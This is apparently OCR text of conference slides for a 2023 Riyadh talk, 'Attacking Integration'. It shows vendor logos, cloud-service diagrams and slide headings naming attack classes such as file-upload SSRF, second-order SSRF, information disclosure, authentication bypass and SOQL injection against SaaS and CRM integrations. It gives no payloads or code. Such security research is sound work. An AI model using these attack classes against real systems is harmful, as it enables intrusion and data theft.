14 - 16 NOVEMBER 2023
RIYADH, SAUDI ARABIA

Attacking Integration

Abdulrahman Abdullah

ORGANISED BY:

IN ASSOCIATION WITH:

AFFECTED


vmware


DELL


facebook


Instagram


Microsoft


twitter


KPMG


YAHOO!


UBER


amazon



tenable



CROWDSTRIKE



TREND
MICRO


INE


eLearn
Security


On-Premises
You manage
Applications
Data
Runtime
Middleware
O/S
Visualization
Servers
Storage
Networking
IaaS
(Infrastructure as a Service)
You manage
Applications
Data
Runtime
Middleware
O/S
Others manage
Visualization
Servers
Storage
Networking
PaaS
(Platform as a Service)
You manage
Applications
Data
Others manage
Runtime
Middleware
O/S
Visualization
Servers
Storage
Networking
SaaS
(Software as a Service)
Others manage
Applications
Data
Runtime
Middleware
O/S
Visualization
Servers
Storage
Networking



aws
AWS
SaaS
Application
webMethods
Integration cloud
Microsoft Azure
Google compute Engine (GCE)


webMethods
Integration cloud
SaaS
Application
Application 1
Integration Server

ATTCKING METHOD INTEGRATION


ATTACKING FILE UPLOAD INTEGRATION

File SSRF




ATTACKING FILE UPLOAD INTEGRATION

SSRF Second order




ATTACKING FORM INTEGRATION

Information-Disclosure




ATTACKING SUPPORT AND CRM INTEGRATION

Authentication bypass, SOQL Injection ..More



